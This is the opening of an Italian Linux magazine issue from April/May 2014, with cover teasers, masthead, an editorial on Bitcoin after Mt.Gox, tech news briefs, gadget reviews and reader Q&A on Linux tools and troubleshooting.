Anno XVI - N° 3 (153) • Periodicità: Bimestrale • Aprile/Maggio 2014
RIVISTA+DVD € 5,99 RIVISTA+DVD DOUBLE SIDE € 6,99

GNU LINUX MAGAZINE

APRILE/MAGGIO 2014

NUOVE TECNICHE DI HACKING

ATTACCO AL SISTEMA

Abbiamo analizzato le più insidiose **vulnerabilità** di sistema per scoprire come fanno gli smanettoni a **bucare Linux, Windows e Mac**... e a prenderne pieno controllo!

IN REGALO SUL WEB CD IL TOOLKIT SCOVA-BUG!

Ed in più... **Android 0-day! Così entro nel tuo telefonino** p. 92

BITCOIN&LINUX LA NUOVA CORSA ALL'ORO


Come funziona la più famosa moneta virtuale? Cosa si può comprare? Quali sono i pericoli in agguato? Ecco la verità

MUSICA, FOTO E FILM OVUNQUE TI TROVI!

Installa la distro che trasforma qualsiasi hard disk in un comodo disco di rete per accedere da remoto a tutti i tuoi documenti

FreeNAS 9.2.1.1

NUOVA VERSIONE IN REGALO SUL DVD

STAMPA IN 3D
FAI LA SCELTA GIUSTA

Economiche o hi-end? Ecco pregi e difetti delle stampanti 3D di ultima generazione

Inetd: pulizie di primavera
Ottimizza il demone di sistema, rimuovendo servizi mangia risorse

Ad ognuno i suoi privilegi
Solo così blindi il tuo sistema e definisci permessi specifici per ogni singolo utente

La pillola blu per il tuo Wi-Fi!
Segnale debole e connessione lenta? Ecco le dritte per tirarli su

Quanto è veloce il mio PC?
La guida per eseguire dei benchmark affidabili e scoprire i colli di bottiglia

Arduino e i suoi cloni
Ecco i server web che stanno nel palmo di una mano

ANDROID CORNER

Libera il tablet con il root p. 96

TV in streaming su smartphone & TV p. 94

LINUX Magazine

Anno XVI - 03 (153) - Apr/Mag 2014 - Periodicità Bimestrale
Reg. Trib. di CS n.ro 625 del 23 Febbraio 1999
Codice ISSN 1592- 8152
E-mail: linuxmag@edmaster.it - Internet: www.linux-magazine.it

Direttore Editoriale: Massimo Mattone
Direttore Responsabile: Massimo Mattone
Responsabile Editoriale: Gianmarco Bruni

Redazione: Domenico Pingitore
Collaboratori: M. Alamanni, S. Caioli, V. Cosentino, M. Petrecca, G. Racciu, L. Tringali

Segreteria di Redazione: Rossana Scarcelli
Consulenza Redazionale: SET s.r.l./ G. Forlino

REALIZZAZIONE GRAFICA Cromatika s.r.l.
Art Director: Fabio Marra
Responsabile grafico di Progetto: Leonardo Cocerio
Area Tecnica: Giancarlo Sicilia (Responsabile), Dario Mazzei
Illustrazioni: Tonino Intieri, Arturo Barbuto
Grafica: Francesco Cospite

Concessionaria per la pubblicità: MASTER ADVERTISING s.r.l.
Viale Andrea Doria, 17 - 20124 Milano - Tel. 02.83121211 - Fax 02.83121207
email: advertising@edmaster.it

EDITORE Edizioni Master S.p.A.
Sede di Rende: via Bartolomeo Diaz, 13 - 87036 Rende (CS)
Presidente e Amministratore Delegato: Massimo Sesti

Abbonamenti e arretrati: Costo abbonamento per l'Italia versione DVD ROM (6 numeri) € 25,00 sconto 30% sul prezzo di copertina di € 35,94; DVD ROM (12 numeri) € 50,00 sconto 30% sul prezzo di copertina di € 71,88; versione DVD doppio (6 numeri) € 30,00 sconto 28% sul prezzo di copertina di € 41,94; DVD doppio (12 numeri) € 60,00 sconto 28% sul prezzo di copertina di € 83,88. Offerta valida fino al 31/05/2014. .
Costo arretrati (a copia): il doppio del prezzo di copertina + € 6,10 spese (spedizione con corriere). (Prima di inviare i pagamenti, verificare la disponibilità delle copie arretrate inviando una e-mail all'indirizzo arretrati@edmaster.it). La richiesta contenente i Vs. dati anagrafici e il nome della rivista, dovrà essere inviata via fax al num. 199.50.00.05*, oppure via posta a:
EDIZIONI MASTER S.p.A. - Viale Andrea Doria, 17 - 20124 Milano
dopo avere effettuato il pagamento, secondo le modalità di seguito elencate:
- **assegno bancario non trasferibile** (da inviarsi in busta chiusa insieme alla richiesta);
- **carta di credito, circuito Visa, Cartasì, o Eurocard/Mastercard**, (inviando la Vs. autorizzazione, il numero di carta di credito, la data di scadenza, l'intestatario della carta e il codice CVV2, cioè le ultime 3 cifre del codice numerico riportato sul retro della carta).
- **bonifico bancario** intestato a Edizioni Master S.p.A. c/o BANCA DI CREDITO COOPERATIVO DI CARUGATE E INZAGO S.C.
IBAN IT47R0845333200000000066000 (inviando copia della distinta con la richiesta).

SI PREGA DI UTILIZZARE IL MODULO RICHIESTA ABBONAMENTO POSTO NELLE PAGINE INTERNE DELLA RIVISTA.
L'abbonamento verrà attivato sul primo numero utile, successivo alla data della richiesta.
Sostituzioni: qualora nei prodotti fossero rinvenuti difetti o imperfezioni che ne limitassero la fruizione da parte dell'utente, è prevista la sostituzione gratuita, previo invio del materiale difettato. La sostituzione sarà effettuata se il problema sarà riscontrato e segnalato entro e non oltre 10 giorni dalla data effettiva di acquisto in edicola e nei punti vendita autorizzati, facendo fede il timbro postale di restituzione del materiale.
Inviare il supporto digitale difettoso in busta chiusa a:
Edizioni Master - Servizio Clienti - Viale Andrea Doria, 17 - 20124 Milano

SERVIZIO CLIENTI
@ **servizioclienti@edmaster.it**
199.50.00.05* sempre in funzione
199.50.50.51* dal lunedì al venerdì 10.00 – 13.00
*Costo massimo della telefonata 0,118 € + iva a minuto di conversazione, da rete fissa, indipendentemente dalla distanza. Da rete mobile costo dipendente dall'operatore utilizzato.

Assistenza tecnica: linuxmag@edmaster.it
Stampa: GRAFICA VENETA S.p.A. - Via Malcanton, 2 - 35010 Trebaseleghe (PD).
Duplicazione DVD: EcoDisk S.r.l. - Via dell'Aprica, 16 - 20158 Milano
Distributore esclusivo per l'Italia:
m-dis distribuzione media S.p.A.
via Cazzaniga, 19 – 20132 Milano tel:02/25.82.1

Finito di stampare: Marzo 2014

Editoriale

Bitcoin è il futuro: ad alcuni fa paura.

La piattaforma che sta rivoluzionando il concetto stesso di valuta è al centro di una tempesta di critiche: bitcoin è un "oggetto tecnologico" intrinsecamente legato all'informatica e alla crittografia. Come tale può essere difficile comprendere i suoi meccanismi di base, almeno per l'utente comune. I soggetti finanziari tradizionali più aggiornati, al contrario, temono solo le eccessive fluttuazioni dovute probabilmente alla giovane età della piattaforma. Esemplare il caso di Mt.Gox, l'azienda giapponese che, a metà febbraio, ha causato un vero tracollo della valutazione dei bitcoin, causa dello "smarrimento" di 850.000 bitcoin di proprietà di ignari clienti. Il buco creato nelle case dell'azienda si aggira sul mezzo miliardo di dollari, cosa che porterà al probabile fallimento della società. Ma questo è "il meno". Quello che ci sta a cuore è comprendere il destino dei bitcoin che, almeno a breve termine, è fatalmente legato all'esito della vicenda Mt.Gox. Si ricomincia a parlare di regolamentazione della cripto valuta, anche per tentare di offrire qualche garanzia a chi decide di investire nel mercato. Ma è indubbio che, vista la natura priva di banche centrali e organismi di controllo propria del bitcoin, qualsiasi tentativo di incidere in modo significativo è destinato a essere frustrato: per i bitcoin vale un po' quanto da sempre vale per Internet, ovvero la natura transnazionale e distribuita rende l'approccio "vecchio stile" di legislazioni che nel migliore dei casi sono continentali poco efficace. La situazione si presta comunque a essere ottimo banco di prova per quanto riguarda le reali possibilità future della criptovaluta.

Sebbene siano lontani i tempi in cui un bitcoin valeva oltre 1.000 dollari, che gli altri siti di scambio non hanno subito danni eclatanti da quanto successo: la valutazione del bitcoin era crollata su Mt.Gox prima della chiusura ma, dopo qualche giorno, sugli altri siti si è ben stabilizzata al di sopra dei 500 dollari. La temuta catastrofe si può dunque dire scongiurata.
Di sicuro c'è una flessione significativa che nel mese di febbraio è costata circa 300 dollari, passando da oltre 850 per un singolo bitcoin ad una valutazione attorno ai 560 euro. Numeri negativi ma non da crollo verticale: c'è stato un aumento delle contrattazioni, segno che qualcuno ha preferito uscire dal mercato rapidamente, ma non si sono registrati problemi gravi. Il vero punto di domanda riguarda la solidità degli operatori di questo mercato. Il management Mt.Gox, pochi giorni prima di chiudere baracca, era ancora convinto di avere un futuro roseo davanti a sé, segno che evidentemente neppure internamente era venuto del tutto a galla il grave problema relativo alla cosiddetta "malleabilità" delle procedure di scambio che ha causato un buco da 850mila bitcoin. Ora, chi è stato danneggiato da quanto successo chiederà conto in tribunale delle scelte operate dai vertici di Mt.Gox: quale che sia l'esito di questa class action, servirà senz'altro a chiarire meglio l'ambito nel quale si muove il mercato dei bitcoin, anche se probabilmente non basterà per recuperare i soldi svaniti.

La redazione

Invia il tuo commento a:
redazione@linux-magazine.it

NUOVE TECNICHE DI HACKING

ATTACCO AL SISTEMA!

Abbiamo analizzato le più note e insidiose vulnerabilità di sistema per scoprire come fanno gli smanettoni a bucare facilmente Linux, Windows e Mac… e a prenderne pieno controllo!

Sistema

BITCOIN: LA MONETA DEL FUTURO

82 Come funziona la più famosa moneta virtuale? Cosa si può comprare? Quali sono i pericoli in agguato? Ecco tutta la verità

Rete

LA PILLOLA BLU PER IL TUO WI-FI!

84 Segnale debole e connessione lenta? Ecco le dritte per tirarli su

Elettronica

ARDUINO E I SUOI CLONI

70 Ecco i server web che stanno nel palmo di una mano

Rubriche

Flash

Quanto vale la pirateria?

Mentre gli Stati Uniti stilano la nuova lista nera dei siti con contenuti in violazione della proprietà intellettuale, lo studio Good Money gone bad dell'organizzazione no profit Digital Citizens Alliance mette in luce quanto guadagnino i pirati con l'advertising, facendo emergere dove finiscono e a quanto ammontano i profitti generati attraverso i contenuti pirata. Secondo quanto si legge, quei siti che vendono o mettono a disposizione online film, musica o show televisivi che violano il diritto d'autore ottengono dall'advertising circa 227 milioni di dollari l'anno: chi la fa da padrone sono 30 siti che solo grazie alla pubblicità raggranellano in media 4,4 milioni di dollari, con i maggiori siti dedicati ai torrent che arrivano a 6 milioni di dollari. Le pubblicità maggiormente mostrate sono quelle di Allstate, Chevrolet, Target, McDonald's e Dominos. Si tratta di inserzioni automatiche, ma anche per questo i detentori dei diritti hanno sollecitato lo studio: per cercare di affrontare la questione dal punto di vista dei canali commerciali e bloccare la pirateria alla sorgente. Essi vorrebbero far pressione sugli inserzionisti affinché le loro pubblicità non vadano a rimpolpare i portafogli di contenitori di materiali illegali. Secondo lo studio, come già avviene rispetto ai siti pornografici o violenti, "i marchi dovrebbero impegnarsi a non far ospitare le proprie pubblicità accanto a contenuti rubati". Contro i siti di contenuti pirata agisce anche la nuova lista nera dello US Trade Representative che, invista della Special 301, elenca i "mercati malfamati".

Lavorare con Linux conviene

Paghe superiori alla media e ottimi bonus: il Pinguino dà soddisfazioni

Dice e Linux Foundation hanno rilasciato il loro tradizionale rapporto annuale sul mondo del lavoro e dei lavoratori Linux e il messaggio veicolato nel 2014 è lo stesso del recente passato: i professionisti specializzati nelle tecnologie del Pinguino sono molto ricercati, ben pagati e soddisfatti del proprio lavoro quotidiano. "L'esplosiva domanda di talenti Linux si sta intensificando", dice il Linux Jobs Report del 2014, secondo i dati forniti da un migliaio manager delle assunzioni (in Italia si parlerebbe di "responsabili del personale") interpellati per mettere assieme il rapporto. Più del 90 per cento dei suddetti manager pianifica dunque di assumere professionisti Linux nel corso dei prossimi sei mesi, e nel 46 per cento dei casi si tratta di ritmi di assunzioni superiori del 3 per cento rispetto all'anno preso in esame nel rapporto precedente (2012). Per quanto riguarda le aree di competenza specifiche all'interno dell'ecosistema Linux, gli amministratori di sistema continuano a rappresentare il pezzo forte delle professionalità più richieste (58 per cento) seguite dagli sviluppatori di applicazioni (45 per cento) e dagli ingegneri di sistema/architetturali (45 per cento). I professionisti del Pinguino sono sempre più richiesti e vengono pagati con salari superiori alla media dell'industria hi-tech, dice il rapporto Dice/Linux Foundation, ricevendo per di più bonus medi di oltre 10mila dollari. E sono anche più contenti del loro lavoro, i professionisti Linux, visto che i progetti su cui lavorano - sostiene sempre il rapporto - sono interessanti, sono quanto di più "hi-tech" si possa desiderare e permettono loro di avere notevoli opportunità di carriera nel corso degli anni futuri.

Per informazioni:
www.dice.com

Google Glass: primi consigli per l'uso

Prime istruzioni d'utilizzo da Google per gli utenti dei suoi "occhiali"

Una bozza di codice di condotta per i possessori di Google Glass, una serie di cose da fare e da evitare: Mountain View vuole in questo modo rendere la loro prova il più fluida possibile. Non si tratta di consigli a sfondo tecnologico ma di suggerimenti di utilizzo, in modo tale da non straniare la società che si trova a dover considerare il nuovo gadget ed i suoi possibili scenari d'uso. Scrivendo agli explorer, i primi utenti degli occhiali smart prodotti da Mountain View per portare le possibilità offerte dalla connettività mobile davanti agli occhi delle persone, Google ha cercato di consigliare loro linee guida per una nuova buona educazione. Sia per i presunti problemi di mal di testa legati all'uso prolungato che alla stranezza di vedere una persona indossarli costantemente, Mountain View parte dal raccomandarsi di non impiegarli tutto il giorno ma solo per specifici periodi di tempo e con uno scopo. Secondo, se ce fosse bisogno, Google chiede che

non vengano utilizzati mentre si fanno sport particolarmente movimentati; terzo, che chi li indossa si possa aspettare domande indiscrete sul loro funzionamento (sarà necessario capire quando è il momento per indossarli e quando è opportuno toglierli); quarto, che si abbia sempre rispetto per le regole legate agli smartphone (spegnere entrambi quando richiesto dalla situazione) e per chi li circonda, non dimenticando che è sempre meglio essere educati. "Con nuove tecnologie arrivano nuove domande ed i nostri explorer ci aiutano a trovare una risposta", scrive Google. I pionieri dei Glass, d'altronde, oltre ad essere beta tester della nuova tecnologia, si trovano anche ad affrontare i dubbi delle autorità e della società civile: i primi dubbi hanno riguardato la privacy, ma sono sorti problemi per gli utenti degli occhiali anche alla guida di un'automobile e al cinema, riassumendo: moderazione.

Per informazioni:
www.google.com/glass/start/

Piccoli Sistemi Operativi crescono

Sailfish e Firefox OS non mollano: le novità al Mobile World Congress di Barcellona

Sailfish e Firefox OS stanno muovendo i primi passi nell'affollato panorama degli smartphone. I finlandesi ex-Nokia si accingono a distribuire la prima versione commerciale del proprio sistema, tentando anche di colonizzare gli smartphone Android già in circolazione, mentre gli uomini della Foundation sono alle prese con la seconda generazione di hardware che dovrebbe permettere il salto di qualità necessario a prendere posizione in modo stabile nella fascia media del mercato. Dal loro quartier generale scandinavo, gli uomini di Jolla hanno fatto sapere che entro l'inizio di marzo il quarto aggiornamento della versione 1.0 del loro sistema operativo sarà rilasciata al pubblico: si tratterà di un vero e proprio spartiacque, visto che in concomitanza con questo evento dovrebbe essere garantita la compatibilità del sistema operativo con alcuni dei dispositivi più venduti del mondo Android, compresi Samsung Galaxy, Sony Xperia e Nexus. In questo modo chi volesse provare Sailfish OS non dovrà fare altro che scaricarlo e installarlo: una prospettiva probabilmente riservata a una nicchia di utenti, ma si tratta di un movimento in crescita che Jolla spera di cavalcare. Diverso il cammino che attende Firefox OS: fino a questo punto il sistema operativo mobile di Mozilla è rimasto confinato su apparecchi di fascia bassa. Un tablet pronto per il mercato forse è ancora presto per vederlo, ma terminali con maggiore potenza e capacità più evolute di quelli visti fino ad ora sarebbero un passo in avanti. Un buon inizio potrebbe essere il Geeksphone Revolution, terminale capace di far girare indifferentemente Android e Firefox OS: hardware da fascia medio-alta, prezzo contenuto, la possibilità di optare per il vasto ecosistema Android se Firefox OS non fosse abbastanza un paracadute che potrebbe convincere più di qualcuno a tentare questa strada.

Quando la rete spia i governi

Kaspersky ha individuato un network di spionaggio altamente sofisticato

Nel sempre più affollato bestiario dei malware APT (Advanced Persistent Threat) entra Careto o "The Mask", sofisticatissimo attacco contro obiettivi di alto profilo individuato da Kaspersky Labs e attivo sin dal 2007. I "mandanti" non sono noti ma la security enterprise moscovita identifica le possibili origini spagnole della minaccia. Di certo ha tutta l'aria di un'operazione gestita per conto di un governo nazionale. Careto è una delle minacce più complesse mai identificate: un "pacchetto" tutto compreso che include un malware estremamente sofisticato per Windows (32 e 64-bit), Mac OS X, Linux e forse versioni mobile (Android/iOS), un rootkit e un bootkit per garantirsi la persistenza sulla macchina in caso di pulizia antivirus. Il software cyber-spione arriva sotto forma di email di phishing altamente personalizzata sui bersagli da colpire, si camuffa come link legittimi a quotidiani online popolari ed è in grado di carpire ogni genere di informazioni dai sistemi infetti comprese chiavi crittografiche, tasti premuti, conversazioni Skype e molto altro ancora. Gli analisti di Kaspersy hanno individuato 380 vittime "uniche" di Careto su 1.000 diversi IP, indirizzi a cui corrispondono agenzie governative, ambasciate, istituti di ricerca, attivisti, società energetiche o di altre industrie sensibili, dislocati in 31 diversi paesi (Europa, Africa, Sudamerica). Un'operazione così sofisticata era evidentemente pensata per passare inosservata, e infatti Kaspersky ha rilevato la cessazione delle attività in anticipo sulla pubblicazione dell'analisi approfondita della minaccia. Gli autori di Careto erano impegnati a monitorare l'infrastruttura di controllo, spiegano gli analisti, e devono quindi essersi accorti del fatto che qualcuno era in ascolto prima di eliminare le tracce dei file di log e interrompere le comunicazioni.

Per informazioni:
www.edmaster.it/url/2956

Flash

NVIDIA fa pace con l'open source

NVIDIA ha deciso di riallacciare i rapporti con la community del software open source, un mondo con cui in passato sono volate scintille che hanno coinvolto anche Linus Torvalds - il coordinatore del progetto Linux. E quale modo migliore per "fare pace" del fornire codice per il supporto ai nuovi chip realizzati dalla corporation californiana? L'apertura di NVIDIA alla community FOSS arriva con l'annuncio di novità per il progetto Noveau: gli ingegneri della corporation hanno realizzato una patch per i driver open source in grado di abilitare il supporto per GK20A, la componente GPU derivata dall'architettura Kepler (usata sulle schede GeForce desktop e le Tesla professionali) integrata sul nuovo SoC per gadget mobile noto come Tegra K1. Il codice di supporto a GK20A/Tegra K1 è al momento un "proof-of-concept", spiegano gli ingegneri NVIDIA, e i driver binari forniti direttamente dalla corporation continuano a essere la soluzione ideale per usare le GPU NVIDIA su ambienti Linux. Che NVIDIA decida di collaborare più attivamente al supporto del suo hardware in ambiente open source non stupisce, d'altronde, essendo perfettamente in linea con il trend che vede gli ingegneri pagati dalle grandi corporation tecnologiche come i più attivi contributor al codice del kernel Linux.

Per informazioni:
www.edmaster.it/url/2955

Linux gadget e prodotti

Periferiche, accessori e altri dispositivi per lavorare e divertirsi nel tempo libero

PER "VOLARE" IN INTERNET

TP-LINK ARCHER D7

Archer D7 è un modem router wireless dual band Gigabit ADSL2+ ultraveloce. Utilizza il nuovo standard Wi-Fi 802.11ac che è tre volte più veloce del Wireless N, permettendo di visualizzare video HD in streaming, divertirsi con il gaming online e navigare in Internet senza interruzioni. Vanta due porte USB multifunzione in standard 2.0 alle quali si possono collegare diverse periferiche come hard disk, fotocamere, videocamere e stampanti rendendoli disponibili e condivisibili nella rete locale grazie alla funzione FTP. Grazie alle tre antenne esterne (che si aggiungono alle tre interne), si assicura una migliore copertura del segnale wireless.

Per informazioni: *www.tplink.it*

VELOCE E PIENO DI ENERGIA!

TECHLY HUB USB 3.0 SUPER SPEED 4 PORTE

Questo Hub è dotato di alimentazione elettrica interna per consentire di amplificare il segnale affinché questo non subisca attenuazioni in nessuna delle 4 porte USB di cui è dotato. Il funzionamento di questo dispositivo è molto semplice: e permette di trasferire file di grandi dimensioni quali film, musica, immagini in pochissimo tempo. Con questo dispositivo sarà inoltre possibile ricaricare telefoni, fotocamere e player Mp3. L'hub racchiuso in un case bianco si presenta resistente e ben costruito.

Techly

Per informazioni: *www.manhattan-shop.it*

23,59 EURO

TANTO BENESSERE IN UN "BOTTONE"

MISIFIT WEARABLES SHINE

Visto che andiamo incontro alla bella stagione, non possiamo non consigliarvi l'acquisto di questo utilissimo apparecchio misuratore per il fitness. Una volta infilato in tasca, inizierà a misurare battiti, passi ecc da trasferire successivamente sull'iPhone. Per farlo basterà appoggiarlo sul display del telefonino senza utilizzare alcun cavo. Unica cosa necessaria è scaricare l'apposita App. Il dispositivo è disponibile al momento solo negli USA, ma presto sarà possibile acquistarlo anche direttamente in Europa.

Per informazioni: *www. misfitwearables. com*

87,32 EURO

UN BRACCIALETTO MOLTO SMART

LG LIFEBAND TOUCH

Apparentemente sembra un normale bracciale per il fitness come ce ne sono tanti in commercio, ma in realtà Lifeband Touch offre una serie di funzioni che non si limitano alle classiche contapassi e misuratore di distanza. Oltre a visualizzare l'ora come un normale orologio, collegato via bluetooth ad un qualsiasi smartphone, permette di ricevere telefonate o di comandare la riproduzione di brani musicali. Utilissimo dunque nella stagione primaverile per tutti coloro che amano gli sport all'aria aperta.

Per informazioni: *www.lg.com*

132,00 EURO

hi-tech per tutti

4G A BASSO PREZZO

ARCHOS 80 HELIUM 4G

Il suo potente processore Quad Core A7 permette al nuovo arrivato in casa Archos di raggiungere una velocità sorprendente in navigazione, streaming e download. Tra le sue caratteristiche principali: schermo da 8 pollici ad alta risoluzione, fotocamere frontale e posteriore, Bluetooth Smart Technology, connettività 4G LTE, case in alluminio dello spessore di appena 9 mm e accesso completo al Google Play Store. Come sistema operativo preinstallato, troviamo l'ottimo Android Jelly Bean. Chi deve acquistare un nuovo tablet può prendere in seria considerazione l'Archos 80 Helium 4G.

260,00 EURO

Per informazioni: *www.archos.com*

150,00 EURO

LA POLAROID DEL 2014

LG POCKET PHOTO 2.0

La stampante tascabile di LG ti permette di stampare foto digitali nel formato 5.1 X 7.1 praticamente ovunque. Basterà collegarla allo smartphone via bluetooth o NFC, scaricare l'apposita applicazione per Android, iOS o Windows Phone e le immagini verranno stampate in pochissimi secondi.

Per informazioni: *www.lg.com*

M'ILLUMINO DI MAIL

WEBMAIL NOTIFIER

Questo gadget USB a forma di busta da lettera si collega al PC e ogni volta che arriverà una email ci manderà un segnale illuminandosi. Sarà possibile sincronizzare più caselle di posta elettronica e anche diversi social network, i messaggi potranno essere differenziati da 9 differenti colori così da poterne usare uno per ogni diverso servizio. Inoltre, a ogni colore potrà essere aggiunto un diverso segnale sonoro, ce ne sono dieci a disposizione. Un gadget simpatico, utile e bello da posizione sulla scrivania.

Per informazioni: *www.thinkgeek.com*

3,90 EURO

UNA PEN DRIVE ACCESSIBILE VIA WI-FI

SANDISK FLASH DRIVE CONNECT WIRELESS

La Flash drive Connect Wireless di Sandisk, si è da poco arricchita di una nuova versione, quella da 64GB. Questa speciale pendrive si può collegare al PC via USB ed è dotata di connessione Wireless per essere utilizzata con altri dispositivi come memoria esterna, ad esempio per uno smartphone. Il prezzo non è tra i più abbordabili, ma la qualità è sicuramente tra le migliori.

Per informazioni: www.sandisk.com

100,00 EURO

POSTALINUX

Per curiosità, suggerimenti, critiche e domande di ogni genere, scrivici, sempre in modo sintetico, all'indirizzo linuxmag@edmaster.it

Applicazioni Mac OS X su GNU/Linux

Gentile Redazione, sono un utente Mac OS X recentemente migrato a GNU/Linux. Il nuovo sistema operativo mi piace molto, ma avrei necessità di eseguire alcune applicazioni sviluppate per il sistema operativo Apple su GNU/Linux. Esiste un emulatore o qualcosa di simile?

Mario

Caro Mario, un'applicazione che potrebbe fare al caso tuo esiste e si chiama **Darling** (*http://darling.dolezel.info*). In pratica, funziona in modo molto simile a **Wine** per quanto riguarda eseguire le applicazioni Windows sotto GNU/Linux. Darling, in sintesi, parsa i file eseguibili del kernel Darwin (il cuore di Mac OS X), li carica in memoria e li esegue. Tutto ciò è possibile grazie alla mappatura delle funzioni Mac OS X in equivalenti GNU/Linux. Il wrap delle funzioni native permette così di risolvere le incompatibilità con le interfacce **ABI** e mette a disposizione delle reimplementazioni di altre **API** native. Darling dovrebbe quindi essere in grado di risolvere i tuoi problemi e, in futuro, potrebbe permettere di eseguire su GNU/Linux anche applicazioni compilate per iOS. Il software è rilasciato sotto licenza libera **GNU GPL 3**, ma include anche alcune parti rilasciate sotto licenza **Apple Public Software License**. Per provare questo software, attualmente, si può solo utilizzare il relativo repository **Git**. Il comando da eseguire per scaricare il software è il seguente: **git clone --recursive git://github.com/LubosD/darling.git**. Altre informazioni utili alla compilazione sono reperibili all'indirizzo *http://darling.dolezel.info/en/Build*.

Convertire MKV in MP4

Salve. Vorrei riprodurre i file video in formato MKV anche sul mio telefonino Android. Ho provato con l'app MX Player, ma il mio smartphone non è sufficientemente potente per riprodurre il filmato fluidamente. C'è un modo per convertire un file MKV in un formato più idoneo al mio smartphone? Grazie. Come distribuzione GNU/Linux utilizzo Ubuntu 12.10.

Antonio

L'app che hai provato a installare sul tuo telefonino Android è la più indicata per la riproduzione di un filmato in alta definizione con estensione MKV. Ciononostante, se il tuo smartphone non dispone di risorse hardware sufficientemente potenti per visualizzare il filmato, puoi convertire il file nel formato MP4, cercando di lasciare inalterata (per quanto possibile) la qualità audio/video. Per la conversione sono disponibili diversi tool e fra tutti ci sentiamo di consigliarti Arista Transcoder (Figura 3). Il software è, ovviamente, in grado di leggere correttamente i file MKV (Matroska), così come gli AVI e decine di altri formati. Grazie a numerosi preset, è possibile convertire ogni file multimediale utilizzando i parametri ideali per il proprio dispositivo portatile (che può essere uno smartphone, un tablet, un lettore MP4 etc). Se la distribuzione in uso è Ubuntu, è possibile installare il software direttamente dall'Ubuntu Software Center.
Se, invece, utilizzi una distro differente, puoi collegarti alla pagina web www.transcoder.org/downloads ed effettuare il download dell'archivio .tar.gz contenente l'ultima release disponibile (al momento in cui scriviamo la 0.9.7). Dopo aver installato Arista Transcoder, dai un'occhiata alla pagina www.transcoder.org/presets per verificare che sia già disponibile un preset relativo al tuo modello di telefonino. In caso contrario non disperare: ti bastano pochi secondi per crearne uno nuovo.

Fig. 1 • L'interfaccia grafica di Arista Transcoder è molto semplice. Dopo aver avviato il software, clicchiamo su "Create Conversion" per iniziare un nuovo progetto.

Niente connessione dopo la sospensione

Gentile Redazione, sono un utente Ubuntu ed ho riscontrato un problema con la connessione a Internet tramite wireless. In pratica, dopo la sospensione del computer, al successivo riavvio, non riesco più a navigare. Cosa posso fare?

Mirko

Tech assistance PROBLEMI CON LA TECNOLOGIA? ECCO LE SOLUZIONI

TechAssistance (www.techassistance.it) è una community di tecnici specializzati sempre a tua disposizione, per aiutarti a risolvere problemi di ogni tipo con i dispositivi elettronici che usi quotidianamente! Ecco alcune soluzioni ai problemi più frequenti postati dagli utenti. Se, invece, sei tu ad essere in difficoltà e vuoi ottenere aiuto immediato, collegati all'home page del servizio ed esponi il problema alla community: un team di esperti è pronto a indicarti la soluzione più adatta per risolverlo nel più breve tempo possibile!

Dentro GNU/Linux da Windows

Salve, da qualche tempo ho installato Ubuntu 12.10 in dual boot con Windows 7 Ultimate (che uso per alcuni programmi di lavoro). Da GNU/Linux riesco a leggere senza problemi i dati presenti nella partizione di Windows, ma non riesco a fare il contrario. Esiste un metodo per accedere da Windows ai dati che ho salvato nella partizione di Ubuntu? Grazie.

Luigi

Caro Luigi, molti utenti si ritrovano nella tua stessa condizione. Per un motivo o per l'altro, infatti, c'è chi preferisce creare un sistema dual boot con una qualsiasi distro GNU/Linux affiancata a Windows. Come tu stesso hai notato, Ubuntu (così come tutte le altre distribuzioni) non ha problemi a leggere e scrivere sulla partizione del sistema operativo di casa Microsoft, in particolare perché sia le partizioni **NTFS** sia quelle **FAT32** sono pienamente supportate dal kernel Linux. Diversamente, Windows non è in grado di accedere nativamente a partizioni formattate con file system **Ext2**, **Ext3** o **Ext4** (**Figura 2**). Tuttavia, esistono alcuni software che ti permettono di accedere (per lo meno in lettura) alla tua partizione di Ubuntu. Fra i tanti ti consigliamo **Explore2fs** (***www.chrysocome.net/explore2fs***), un piccolo e gratuito tool che, dopo essere stato installato sul tuo Windows 7 ti permette di leggere anche file system Ext4 (predefinito della distro di Canonical). Esistono altri programmi molto simili a Explore2fs, alcuni dei quali permettono non solo di leggere, ma anche di scrivere sulla partizione di GNU/Linux. È il caso di **Ext3IFS** (***www.fs-driver.org***) che, però, è leggermente più lento in lettura.





Fig. 3 • Microsoft Windows non monta le partizioni Ext2, Ext3 e Ext4. Utilizzando l'utility di gestione del disco fisso, infatti, la lista delle partizioni è visualizzata correttamente, ma il sistema non è in grado di assegnare un'unità a quelle dedicate a GNU/Linux.

Fig. 2 • Il comando lshw ha individuato la scheda Wi-Fi e il relativo modulo del kernel

Caro Mirko, il problema da te riscontrato è comune a molti altri utenti. Per trovare una soluzione e ripristinare la connessione dopo la sospensione del computer, occorre per prima cosa individuare qual è il modulo del kernel utilizzato per il funzionamento della scheda wireless. Per scoprirlo, puoi utilizzare il tool **lshw** (**Hardware LiSter, *http://ezix.org/project/wiki/HardwareLiSter***). Per installare il programma, basta aprire un terminale ed eseguire il comando **sudo apt-get install lshw**. A questo punto, per ottenere tutte le informazioni necessarie, sempre da terminale, è sufficiente eseguire il comando **sudo lshw -C network**. Il risultato ottenuto (**Figura 1**) varia, ovviamente, in base al computer sul quale si esegue il comando. Quello che occorre cercare è il driver associato al modello di scheda Wi-Fi presente nel PC. Dopo averlo individuato, bisogna procedere andando ad inserire gli opportuni valori in un file di configurazione. Più precisamente, basta eseguire il comando **gksu gedit /etc/pm/config.d/unload_modules** e inserire all'interno del file la riga seguente: **SUSPEND_MODULES="$SUSPEND nome_driver_scheda"**. La voce **nome_driver_scheda** dovrà essere sostituito con quello rilevato dal programma **lshw**. In questo caso specifico, ciò che dovremo scrivere è **SUSPEND_MODULES="$SUSPEND_MODULES brcmsmac"**. Il file potrebbe anche non esistere, ma in quel caso basta semplicemente crearlo. A questo punto, bisogna salvare, riavviare e tutto dovrebbe funzionare perfettamente.

Disabilitare Ctrl+Alt+Canc

Ho un computer che condivido con altri utenti, perciò vorrei disabilitare la possibilità di riavviare la macchina utilizzando la combinazione di

tasti Ctrl+Alt+Canc. Come posso fare?
Michele

